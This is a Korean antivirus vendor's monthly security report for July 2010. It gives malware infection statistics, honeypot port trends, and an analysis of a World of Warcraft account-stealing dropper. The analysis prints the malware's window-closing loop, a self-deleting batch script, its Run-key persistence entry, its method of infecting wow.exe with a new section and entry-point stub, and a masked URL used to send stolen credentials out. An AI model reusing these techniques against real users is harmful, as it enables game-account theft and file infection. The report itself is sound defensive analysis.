



피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

목차

Part I. 7 월의 악성코드 통계

1. 악성코드 통계.....	2
(1) 감염 악성코드 Top 15.....	2
(2) 카테고리별 악성코드 유형.....	3
(3) 카테고리별 악성코드 비율 전월 비교.....	3
(4) 월별 피해 신고 추이.....	4
(5) 월별 악성코드 DB 등록 추이.....	4
2. 악성코드 이슈 분석 - “파일감염으로 게임계정을 훔치는 S.SPY.Wow.abc”.....	5
3. 허니팟/트래픽 분석.....	9
(1) 상위 Top 10 포트.....	9
(2) 상위 Top 5 포트 월별 추이.....	9
(3) 악성 트래픽 유입 추이.....	10
4. 스팸메일 분석.....	11
(1) 일별 스팸 및 바이러스 통계 현황.....	11
(2) 월별 통계 현황.....	11
(3) 스팸 메일 내의 악성코드 현황.....	12

Part II. 7 월의 보안 이슈 돋보기

1. 7 월의 보안 이슈.....	13
2. 7 월의 취약점 이슈.....	15



Part I 7월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2010년 7월 1일 ~ 2010년 7월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	V.DWN.Agent.Pinsearch	Trojan	73,689
2	↑1	S.SPY.Lineag-GLG	Spyware	52,483
3	New	V.DWN.Agent.serv	Trojan	46,383
4	New	V.TRJ.AutoRun	Trojan	44,634
5	↓3	V.ADV.Admoke	Adware	43,123
6	↑3	S.SPY.OnlineGames.kb	Spyware	34,854
7	New	Trojan.Generic.4378689	Trojan	25,229
8	↑2	V.WOM.Conficker	Worm	21,941
9	New	V.TRJ.Agent.1588224	Trojan	18,831
10	↓4	V.DWN.VB.paran	Trojan	18,198
11	↑2	V.DWN.el.39xxxx	Trojan	17,994
12	New	Trojan.Generic.4371269	Trojan	17,751
13	New	Backdoor.Generic.4153251	Backdoor	16,110
14	-	Trojan.Generic.4153251	Trojan	15,917
15	New	A.SCT.setlink	Adware	15,831

※ 자체수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

7월의 감염 악성코드 TOP 15는 V.DWN.Agent.Pinsearch이 73,689건으로 TOP 15 중 1위를 차지하였으며, S.SPY.Lineag-GLG가 52,483건으로 2위, V.DWN.Agent.serv가 46,383건으로 3위를 차지하였다. 이외에도 7월에 새로 Top 15에 진입한 악성코드는 7종이다.

이번 달의 특이사항은 온라인 게임의 계정을 탈취하는 것으로 알려진 S.SPY.Lineag-GLG, S.SPY.OnlineGames.kb이 다른 탐지명에 비해 소폭 상승하였다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 트로이 목마(Trojan)가 60%로 가장 많은 비율을 차지하고, 애드웨어(Adware)가 13%, 스파이웨어(Spyware)가 19%의 비율을 각각 차지하고 있다. 이번에 60%의 가장 높은 비율을 차지한 트로이목마(Trojan)는 보안이 취약한 웹 사이트에서 유포된 경우가 많이 발견되었다.


(3) 카테고리별 악성코드 비율 전월 비교



카테고리별 악성코드 비율을 전월과 비교하면, 트로이목마(Trojan)의 경우 전달에 비해 4.53% 정도 비율로 증가하였고, 애드웨어의 경우(Spyware) 7.01% 정도 감소하였다. (바이러스, 취약점 등의 경우 Top15를 기준으로 했을 때 차지하는 비율이 없다는 것이다.)

(4) 월별 피해 신고 추이

[2009년 8월 ~ 2010년 7월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 7월의 경우 전달(6월)보다 신고 건수가 소폭으로 감소했다.

(5) 월별 악성코드 DB 등록 추이

[2009년 08월 ~ 2010년 7월]



Part I 7월의 악성코드 통계

2. 악성코드 이슈 분석 - “파일 감염으로 게임 계정을 훔치는 S.SPY.Wow.abc”

최근 온라인 게임의 보안 문제가 대두되면서 특정 프로세스를 보호하기 위한 게임보안 솔루션을 도입하는 사례가 많아졌다. 솔루션 도입 후 게임 프로세스 메모리를 통해 계정 정보를 탈취하는 일이 어렵게 되었다.

그러자 게임 실행파일 자체를 수정해서 보호 매커니즘을 우회하는 악성코드가 등장하기 시작했다.

S.SPY.Wow.abc 는 Dropper 악성코드로 리소스에서 DLL 을 Drop 하고 실행 중인 와우(wow) 게임 프로그램을 찾아서 종료시킨다. 그리고 .bat 파일을 이용해 자기 자신을 삭제한다.

Drop 된 DLL 은 와우(wow) 게임 실행 파일인 wow.exe 를 감염시키고 계정 정보를 탈취해서 특정 사이트로 전송한다.

1) Dropper

Dropper는 DLL 파일을 Drop하여 실행하고 자기 자신을 삭제한다.

• DLL Drop

[%SYSTEM%Wmslagcpt.dll] 파일이 있는지 확인하고 없으면 파일의 리소스 영역에서 암호화된 DLL 파일을 복호화 해서 파일을 Drop한다.

그 후 CreateProcessA()를 사용하여 DLL 파일의 w() 함수를 실행한다.

```
CreateProcessA(0, "Rundll32.exe %SYSTEM%Wmslagcpt.dll,w", ...);
```

Dll 파일의 w() 함수는 dll 분석 부분에서 자세히 알아본다.

그리고 "GxWindowClassD3d"라는 클래스를 찾아 WM_CLOSE 메시지를 보내서 해당 프로세스를 종료시킨다.

```
ClassName = 'G'; // "GxWindowClassD3d"
u32 = 'x';
u33 = 'W';
u34 = 'i';
u35 = 'n';
u36 = 'd';
u37 = 'o';
u38 = 'w';
u39 = 'C';
u40 = 'l';
u41 = 'a';
u42 = 's';
u43 = 's';
u44 = 'D';
u45 = '3';
u46 = 'd';
do
{
    u3 = FindWindowA(&ClassName, 0);
    u4 = u3;
    if ( u3 )
        PostMessageA(u3, 0x10u, 0, 0); // 0x10 : WM_CLOSE
        Sleep(0x1F4u);
}
while ( u4 );
```

<그림 : GxWindowClassD3d 클래스를 찾아서 종료 메시지를 보냄>

"GxWindowClassD3d"는 와우(wow)에서 사용하는 클래스 중 하나다.

그러므로 와우(wow)가 실행중이면 WM_CLOSE 메시지를 보내서 종료시킨다.

이는 와우(wow)를 다시 실행시키기 위함이고 다시 실행하기 전에 계정을 보다 쉽게 탈취하기 위한 사전 작업이다. 자세한 내용은 DLL 분석 부분에서 다룬다.

• 자신을 삭제

실행한 후 .bat 파일을 사용하여 자기 자신을 삭제한다. 그 내용은 다음과 같다.

```
@echo off
:try
@Del [타겟]
@if exist [타겟] goto try
@Del %0
```

[타겟]을 삭제하고 지워 졌는지 확인한다. 만약 지워지지 않았다면 루프를 돌면서 계속 시도한다. 성공 하였으면 자기 자신을 지운다(del %0).

2) DLL

DLL은 크게 3개의 함수로 나눌 수 있다. 레지스트리 등록, wow.exe 파일 감염, 계정 탈취
레지스트리 등록은 Run에 등록하여 DLL이 실행 시마다 자동으로 실행하도록 하고, wow.exe 파일을 감염시켜서 실행 시 악성 DLL을 로드 하도록 한다.

마지막으로 프로세스에 침투한 악성 DLL은 메모리에서 계정 정보를 수집하여 특정 사이트로 보낸다.

• 레지스트리 등록

Windows 7이면 HKEY_CURRENT_USER, Windows 7이 아니면 HKEY_LOCAL_MACHINE의 SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run에 다음의 값을 생성하여 부팅 시마다 DLL이 실행되도록 한다.

```
Jswqvj;%SYSTEM%\mslagcpt.dll,w
```

• w() 함수

w() 함수는 드롭퍼(Dropper)가 dll을 드롭(Drop)하면서 가장 먼저 실행하는 함수이다.

Wow.exe 파일을 감염시키기 위해 다음의 레지스트리 값을 가져와서 설치된 디렉토리를 찾는다.

```
HLM \ SOFTWARE \ Blizzard Entertainment \ World of Warcraft \ GamePath
```

Wow.exe이 이미 감염되었는지 섹션 헤더 이름을 비교하며 체크한다.

섹션 헤더 중 ".ngaut" 섹션이 있으면 감염 되었다고 판단하고 만약 없으면 감염시킨다.

섹션 추가에 필요한 IMAGE_NT_HEADERS를 수정하고 .ngaut 섹션 헤더를 추가한다.

그리고 섹션 정보상의 파일 끝에 섹션 데이터를 추가하고 그곳으로 entry-point를 변경한다.

First File - D:\World of Warcraft\Wow.exe - 원본																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000110	50	45	00	00	4C	01	06	00	FE	52	24	4C	00	00	00	00
00000120	00	00	00	00	E0	00	03	01	0B	01	08	00	00	D4	5D	00
00000130	00	A4	17	00	00	00	00	00	00	10	00	00	00	10	00	00
00000140	00	F0	5D	00	00	00	40	00	00	10	00	00	00	02	00	00
00000150	04	00	00	00	00	00	00	00	05	00	00	00	00	00	00	00
00000160	00	D0	9F	00	00	04	00	00	96	26	76	00	02	00	00	81
00000170	00	F0	16	00	00	10	00	00	00	00	10	00	00	10	00	00
Second File - D:\World of Warcraft\Wow.exe - 변조																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000110	50	45	00	00	4C	01	07	00	FE	52	24	4C	00	00	00	00
00000120	00	00	00	00	E0	00	03	01	0B	01	08	00	00	E4	5D	00
00000130	00	A4	17	00	00	00	00	00	00	D0	9F	00	00	10	00	00
00000140	00	F0	5D	00	00	00	40	00	00	10	00	00	00	02	00	00
00000150	04	00	00	00	00	00	00	00	05	00	00	00	00	00	00	00
00000160	00	E0	9F	00	00	04	00	00	96	26	76	00	02	00	00	81
00000170	00	F0	16	00	00	10	00	00	00	00	10	00	00	10	00	00

<그림 : 변경된 IMAGE_NT_HEADERS>

First File - D:\World of Warcraft\Wow.exe - 원본																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
000002C0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	C0
000002D0	2E	72	73	72	63	00	00	00	D0	9A	02	00	00	30	9D	00
000002E0	00	9C	02	00	00	E0	72	00	00	00	00	00	00	00	00	00
000002F0	00	00	00	00	40	00	00	40	00	00	00	00	00	00	00	00
00000300	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000310	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000320	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
Second File - D:\World of Warcraft\Wow.exe - 변조																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
000002C0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	C0
000002D0	2E	72	73	72	63	00	00	00	D0	9A	02	00	00	30	9D	00
000002E0	00	9C	02	00	00	E0	72	00	00	00	00	00	00	00	00	00
000002F0	00	00	00	00	40	00	00	40	2E	6E	67	61	75	74	00	00
00000300	00	10	00	00	00	D0	9F	00	00	10	00	00	00	7C	75	00
00000310	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	E0
00000320	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

<그림 : 추가된 ".ngaut" 섹션 헤더>

```

push    '07r'
push    'cvsu'
push    esp
call    dword ptr [ebp+44h] ; LoadLibraryA
mov     edx, eax
cmp     edx, 0
jz      short loc_DFD096
push    0
push    'w'
push    esp
push    eax
call    dword ptr [ebp+40h] ; GetProcAddress
call    eax                ; w() |

```

<그림 : 변경된 entry-point의 코드>

삽입된 코드는 msvcrt70을 로드하고 w함수를 찾아서 실행하는 일을 한다.

msvcrt70은 DLL 파일의 복사본이다.

만약 게임 보안 솔루션으로 보호 중이라면 프로세스에 DLL을 인젝션하기 어려워

아예 실행 파일에 코드를 넣었을 것이라 추측된다.
만약 파일에 대한 무결성 검사를 한다면 금방 탐지 가능하다.
마지막으로 SetWindowsHookExA 함수를 이용하여 모든 프로세스에 DLL을 인젝션한다.

• 계정 탈취

계정을 탈취하기 위해 다음의 조건을 만족시키는지 검사한다.

- 1) DLL이 로드된 프로세스의 실행파일 이름이 "wow.e"로 시작한다.
- 2) 프로세스의 타이틀 이름이 "World of Warcraft" 이다.
- 3) "GxWindowClassD3d"라는 클래스가 존재한다.

위 세 조건이 만족되면 dll이 로딩된 곳이 와우(wow) 프로세스라는 것을 확신하고 계정을 탈취하는 작업을 한다.

계정 탈취는 [와우 디렉토리]\WTFWConfig.wtf 같은 특정 파일이나 프로세스 메모리의 특정 오프셋에 저장된 값을 가져오는 방식으로 한다.

그 후 특정 사이트에 정보를 다음과 같이 전송한다.

```
http://x.xxxxxxxxxx.com:888/xxx/wow.asp?WOWID=****&Area=****&WU=****&WP=****&MAX=****/****&Gold=****&Serv=****&rn=****&key=****
```

5) 결론

지금까지의 계정을 탈취하는 악성코드는 프로세스 메모리에 침투하거나 네트워크로 전송되는 패킷을 얻어 계정 정보를 얻는 방식이었다.

하지만 이번 악성코드는 실행파일을 감염시켜서 실행시에 악성 DLL을 로드(load)하기 때문에 외부 프로세스로부터의 침투를 막는 보호 솔루션은 무용지물이 된다.

이 문제를 막기 위해서는 실행 전에 무결성(integrity)을 검사해야 한다.


그리고 와우(wow) 유저 입장에서는 게임 도중 갑자기 프로그램이 종료되는 경우가 있다면 일단 의심을 하고 백신을 최신으로 업데이트하고 시스템 검사를 수행하는 것이 좋다.



Part I 7월의 악성코드 통계

3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




7월에는 지속적으로 윈도우 자체의 취약점을 대상으로 한 135 TCP 포트 침입 시도가 가장 많았다. 135 TCP 포트에 대한 침입시도는 RPC(Remote Procedure Call) 버퍼 오버런이 가능한 보안 취약점을 주로 이용한다.

취약점을 이용한 공격이 성공할 경우 PC에 악성코드를 감염시킬 수 있다.

(2) 상위 Top 5 포트 월별 추이


[2010년 5월 ~ 2010년 7월]



전체적으로 악성 트래픽 유입이 전달에 비해 증가하였고 135번 이외의 포트들도 악성 트래픽 유입이 증가하였다. 외부에서 135번 포트에 접근이 불필요한 경우 방화벽이나 IPS에서 차단하는 것이 보안 예방 효과에 좋다.

(3) 악성 트래픽 유입 추이

[2009년 2월 ~ 2010년 7월]



지난 달에 비해 악성 트래픽 유입이 다시 증가하였다.

갈수록 SEO(Search Engine Optimization, 검색 엔진 최적화)을 악용하는 악성코드가 문제가 되고 있다. 이것은 Black-hat SEO라 불리며, 검색엔진 최적화를 악용하여 iframe등을 삽입한 페이지를 검색결과 상위권에 나타나게 조작한다.

즉 스스로 사용자로 하여금 악성코드를 다운로드, 설치하게 한다.


이렇게 감염된 악성코드는 자신도 모르는 사이 특정 사이트를 공격하는 공격 도구가 될 수 있으므로 반드시 최신의 백신을 사용해야 한다.



Part I 7월의 악성코드 통계

3. 스팸 메일 분석

